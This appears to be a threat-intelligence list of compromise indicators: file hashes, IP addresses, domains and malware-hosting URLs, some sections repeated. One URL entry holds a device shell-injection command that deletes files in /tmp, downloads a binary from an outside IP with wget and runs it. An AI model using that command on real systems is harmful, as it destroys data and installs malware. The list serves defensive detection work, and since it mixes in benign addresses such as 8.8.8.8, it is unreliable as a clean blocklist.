9af9eef6c7ff475d425f...bee91507a3c34d5	File
9e3155552c418be0d773...3537e8f1ed69248	File
9fc78e6428f891951c52...f8cc49adf8da0b4	File
a10118d297409461a174...2b723d197a87d7b	File
a515c9b3876d9fd01924...7556daeaa371987	File
b482235038fc735c6efb...546b56201705744	File

INDICATOR VALUE	TYPE
b8943fada4b60363078f...252e63bf8a1b8c6	File
b98aab18424e70137c24...d91497fc8696eef	File
c2b06ac2d97ad1265eda...ee10c55d3671a50	File
c7e10cdb8c768e6a28e0...95dd44a0505dbb7	File
c9845aa24f1654a38f6b...ff661e3d75347e6	File
d7e77be300c5d82ce0bf...e50afcd9a409def	File
d87c58470b1ce36688e4...792bba72625f22b	File
e706c8846170251b1111...277089a76004e3e	File
e9fb231b97577d6d6b47...c955722118f69ea	File
eaed0a59dc11c28290ce...dc0c48cbf0863a1	File
eb7f2b5c41f9bde37f60...a8b938be573c802	File
f1aafa7867e3c6611d7d...c73cd54ef3e2905	File
f67871731f6283d857ed...82b762457a848da	File
f8f95e6c0031f54f46c1...1397fff0e33f483	File
66.96.224.213	Ip
184.168.221.64	Ip
50.63.202.66	Ip
37.9.175.18	Ip
50.63.202.38	Ip

INDICATOR VALUE	TYPE
50.63.202.54	Ip
176.74.176.179	Ip
184.168.221.36	Ip
50.63.202.60	Ip
64.4.10.33	Ip
104.41.150.68	Ip
192.168.122.255	Ip
8.8.8.8	Ip
104.86.182.75	Ip
192.229.211.108	Ip
20.99.184.37	Ip
10.1.2.2	Ip
10.1.2.6	Ip
10.42.23.11	Ip
10.6.0.10	Ip
10.6.0.14	Ip
115.69.80.80	Ip
116.0.23.204	Ip
116.12.224.33	Ip

INDICATOR VALUE	TYPE
116.12.224.34	Ip
116.12.224.36	Ip
116.12.50.100	Ip
116.12.50.125	Ip
116.12.51.122	Ip
116.12.54.32	Ip
116.12.55.56	Ip
116.122.158.82	Ip
116.212.198.44	Ip
116.212.199.103	Ip
116.50.57.190	Ip
116.50.58.190	Ip
104.86.182.43	Ip
104.86.182.58	Ip
192.229.221.95	Ip
20.99.185.48	Ip
23.202.154.36	Ip
69.164.0.0	Ip
451e4b4ca713a8f59c92...206faeeeddbfd4f	File

INDICATOR VALUE	TYPE
6ec3c761201b6b49e57a...21f78b49bd6be24	File
f17ca55e83fd81f1aa49...663fa807750eb29	File
f2845f61754dc0cb25cb...ee78ff2feac33af	File
e6c8cd55c475fcbd2c07...b28697a040b13a4	File
192.188.224.5	Ip
a1f5dce48fcd7cf1e6470bc050d8f655843a591b3b16f246e654a05248300364	File
a92aeee61a78fbc31bf2554bd1e6bce86e2d865040ef7110b2d42a9d3e24033a	File
webmail.bloomington.in.gov	Domain
www.bloomington.indiana.gov	Domain
bloomington.in.gov	Domain
www.bloomington.in.gov	Domain
map.bloomington.in.gov	Domain
018da4d625c47f767e8765c59626b522e7a2eec3788062651070b83e49c0a514	File
http://75.135.80.12/setup.htm	Domain
http://94.244.87.121/online.htm	Domain
http://127.0.0.1/shell?cd+/tmp;rm+-rf+*;wget+http://54.207.152.36/jaws;sh+/tmp/jaws	Domain
http://68.32.24.102/	Domain
http://82.192.32.215/yqdx.htm	Domain

INDICATOR VALUE	TYPE
http://88.182.33.222/zhbhlllsgah.png	Domain
http://93.156.66.32/xwupcjffxfyi.htm	Domain
http://82.192.32.215/rvtujfxdlv.png	Domain
http://195.96.244.83/xgru.png	Domain
http://84.234.44.249/	Domain
http://acxerox.com/tdfpmmn/wtqanbo.php?adv=adv516	Domain
http://ishi-bati.com/kartos/kartos.bin	Domain
http://88.182.33.222/piz.png	Domain
http://pipiskin.hk/index1.php	Domain
http://83.251.87.212/bfhxtg.png	Domain
http://93.156.66.32/snlylpk.png	Domain
http://82.229.177.16/	Domain
http://88.182.33.222/uvh.png	Domain
http://131.130.170.215/bequsxrqus.png	Domain
http://88.182.33.222/qmxn.htm	Domain
http://88.182.33.222/cipyrbvto.htm	Domain
http://131.130.170.215/ojveigxlt.png	Domain
http://88.182.33.222/gddsp.htm	Domain
127.0.0.1	Ip

INDICATOR VALUE	TYPE
75.135.80.12	Ip
acxerox.com	Domain
83.251.87.212	Ip
pipiskin.hk	Domain
001401b7e3caf990241cc1653bb6630a8a39d1cddb12e1ef8501ecc93abc1d1d	File
003f8782b5ca4af65c000958e29099000a3c1da8634b87a56cabd12625f3f4a2	File
004ab7dec9062968c9212f8f3adad97c4f3abbd319ffed7a30b80918ad801e4b	File
00680c4c416554f6f64916bd4ef2fb46e1ad213710c02094ed7017529e9063a6	File
00780c42dcc648904d929202c2e05ceee78d2a1262bf70c97a10255696386be7	File
00985651534f280bd65e3d049f3e374857f5f630679b47b1292b892caa4dfaca	File
009c92f5f6cd32c421ae1b44c8c2b09ac800b71ce78971a7d244721ba960350b	File
00bd03dcd89757a179a03e495e18f0ddf11bff9d41d7940f25e24aada5c51fc1	File
00c44e0198de628f05c43b024cfb938e39c3a9df588116257f8b627f84f5acbe	File
00d0ac33f87cc39da3a66ee872c105ec1b8d5e76063f9e197aa7679bc2e0bfd2	File
0109dd2f371d2b84f16b63318b13cb43c4b1131b6d2fa728daa070c45821c3c6	File
011f063614bb0a93a2929bffcfab604b9366b9497abd32df62263dab6b48d3d1	File
014baaefaab885876cd95661cca5d3035fa7bb7ff1a91acb5b31e8857c9eb484	File
016366f4f16fbe74a8c24f429c5939ac8e616f863b700e6ad18781bb46946bff	File
018deaddee35af015f2a96790e80d4363e216c9ed658c4afc6ef2d5c60d10190	File

INDICATOR VALUE	TYPE
01900eecb3d6a211ac859c0ca2e758873f15753eda84259e703a403f42d8e15a	File
01add07142b6cfa1186957048a5cbe94a96a86946a3c3ca2e3184a685d489030	File
01bf35806098f1c203e2497ed3131bc4ee43a8fa0c4c484c306e50a54de8344d	File
020c52716e1c6bf422f2607379fc3b7f34f64426e16611c9f1c8776354e55842	File
0251c59aaf2b96d9f707b57345777de7a45e67ce7ff9cee4e8d09e8af61e1dde	File
aletazgi.ru	Domain
avmakpyt.ru	Domain
azvaebyn.ru	Domain
ba0.waxpehby.ru	Domain
cagremub.ru	Domain
citpoloj.ru	Domain
cst7f.zempakiv.ru	Domain
epejanhi.ru	Domain
fywo9lz.tunzovnu.ru	Domain
juuqbuah.ru	Domain
nobzekyx.ru	Domain
oqivynle.ru	Domain
siwebheb.ru	Domain
wowrizep.ru	Domain

INDICATOR VALUE	TYPE
0034b775d3a6567c197bc4ba36353158a1df57aafe9d1573277aa8b8fa2b82b4	File
07f8fde795e4728f0fb36e048d9d4b984f6bbeeacaa5da8248d409e08b66d564	File
08ab8b6941896c0d6bc1bf7a3b8293a27c41834e9f1117108e4559bbd1eacea2	File
10fba305bf2ece39c4de70e2973c3eb8ae39dae1d2769f1ccd7ea0a82b4fe5e0	File
14b2f50413940faac86dcf0ad99239770b1ce5661ed7ca0f6762770f72f2d00d	File
185e0161868d2c9ada236bbf0bb775b993ebcd8912b537bdb7a34692033d5f03	File
1947a6a753a0b1ec71d4cd4b255ebf5e768957a24e6bcfc2c59f40b4b62a2d00	File
1b6a37f8487e7e7ad2cd1668519166265a78a0b193c08787f339c366c09bc550	File
204a5f293433b9d400087055d836714d34d807686cb58ce03c6f9f7068eb42b7	File
23342cd62a2fb4fc68f98baac36e37ad13c5a2c312b0084121bd277f3ba87d5a	File
242b83f2cf19e60de9ccd9133c59a5d3e5fbae6e2f43b7027b1869b56571a088	File
335ae7b05efcb48476a568c4299242d05df02c4f3ee91cb1415c079322533ca5	File
3694b91b882677b43f836ce3d560d73c56aa86f0fdc67207e526b123b2afb036	File
3b1ac280dbe05e185ea0283ccf0f34779eedf3a3233e6d2bf12e3d72dd966bde	File
3c16f72ecc4b96231e4e4ff8110f7b6bfb584770fbbb52f139a8d7e00c764ee8	File
3ef5de02ed9531a02068e9ce9512136474bd86df0758c4d32c3499a497fef361	File
4340493aec8e096eb0dcedd2f16e41175cb9d9a7bb7f2448434ccdb2a290f0c9	File
49667240e659b94e9d6d146d77e9e86a879dcf689d1e32a8e5c4c9534f770b6e	File
4ff5d3185b8cadea1def90ac62c39fe849abfa36abb6d103c65e0aa36788c2ae	File

INDICATOR VALUE	TYPE
www.acxerox.com	Domain
8c239a65d5642ff3781605caf9bad907388f3ea46262250706d0d6ef6b082fa6	File
146.148.207.166	Ip
23.80.214.52	Ip
23.83.195.137	Ip
34.98.99.30	Ip
34.102.136.180	Ip
50.63.202.51	Ip
184.168.221.49	Ip
184.168.221.63	Ip
50.63.202.48	Ip
184.168.221.57	Ip
50.63.202.36	Ip
184.168.221.32	Ip
50.63.202.59	Ip
50.63.202.43	Ip
50.63.202.33	Ip
184.168.221.45	Ip
184.168.221.48	Ip

INDICATOR VALUE	TYPE
184.168.221.62	Ip
184.168.221.58	Ip
50.63.202.63	Ip
50766d047a6491bdb40164a34c7871b27deaee03c835cf0bc8fff357dec92fce	File
5d9fe333ff9418969a16d011c667061d9440f4f3b8628fec811f306d71ecad94	File
5e0a97feedeabe5967c20f72395ce50a1a48cc7b9e9e54d38b7187a511a942f0	File
6ac2c5349935d5ff7e0e7adc19ca7b987e440fb0bfbafba09efed752fb8a2f01	File
6b46bed551e0aa189727bd067d3a1cc3ff44b9166aa18b189cb65bea18f0a09f	File
77f52e103e8b494fa8088cf2b5776f2db531cec39010cb2b70beeb4fdcb9b7bb	File
7f30aae5a76af09e3845e13bc9afaf0c237889716fcf9e30dab7fc5de9b6610c	File
82c1688f3cf7a89d6a5d813ac36c3361738af0e7b19c7a31cb198f64606b3968	File
85e99f3c7e235c0e3e39940b65fb36100995d3e6e809c702c111c3b5ac816e3d	File
8bce89b38e6ed85ac1f62b4ab360613058732d0730ce32bb8c8ce2646ec04162	File
9432f0362e9240fc084c6b9bd291c58ed360280b5b2aaba8e96781e5fbcbbaee	File
9af9eef6c7ff475d425f66cf0b3bf3e52bfd711830396221cbee91507a3c34d5	File
9e3155552c418be0d7739c4e114a66fcdad5f9b0fedd6adcc3537e8f1ed69248	File
9fc78e6428f891951c5274ff8370b852fdd7b668ee2c1a103f8cc49adf8da0b4	File
a10118d297409461a1744e13da43df1133eafd8b455a9ce392b723d197a87d7b	File
a515c9b3876d9fd019247958d4591a863dd6a052f1bcf29517556daeaa371987	File

INDICATOR VALUE	TYPE
b482235038fc735c6efbd78f13d20a95353a4f6fbc370ee52546b56201705744	File
b8943fada4b60363078f8191922e04787f36809c1e45296ee252e63bf8a1b8c6	File
b98aab18424e70137c246ddbbb3f422fd5cfced6bf784db82d91497fc8696eef	File
c2b06ac2d97ad1265edadd74ffbcc5916f0045af5a7873868ee10c55d3671a50	File
c7e10cdb8c768e6a28e018cca75b5d847dad7742040db659395dd44a0505dbb7	File
c9845aa24f1654a38f6be717b16b7fcd8b66cd3935691035cff661e3d75347e6	File
d7e77be300c5d82ce0bff8ff20f10a0c15cd546d6ad49cffae50afcd9a409def	File
d87c58470b1ce36688e4e62f83c91f438fbf064d81df1a2ce792bba72625f22b	File
e706c8846170251b11116c5421430ceb5e04af3f89f723b2e277089a76004e3e	File
e9fb231b97577d6d6b475f9b5a1db213b304981cb21e4a5a7c955722118f69ea	File
eaed0a59dc11c28290cee5c2ce0e33b3f5624a941373e3ec4dc0c48cbf0863a1	File
eb7f2b5c41f9bde37f60b4677da91f7f0b8cb9ee0c436d715a8b938be573c802	File
f1aafa7867e3c6611d7d62662ff69d9642143277268988964c73cd54ef3e2905	File
f67871731f6283d857edc07f3f562415c0797a7bed387945982b762457a848da	File
f8f95e6c0031f54f46c1aa451b48602ea5e2d3164b193e7061397fff0e33f483	File
66.96.224.213	Ip
184.168.221.64	Ip
50.63.202.66	Ip
37.9.175.18	Ip

INDICATOR VALUE	TYPE
50.63.202.38	Ip
50.63.202.54	Ip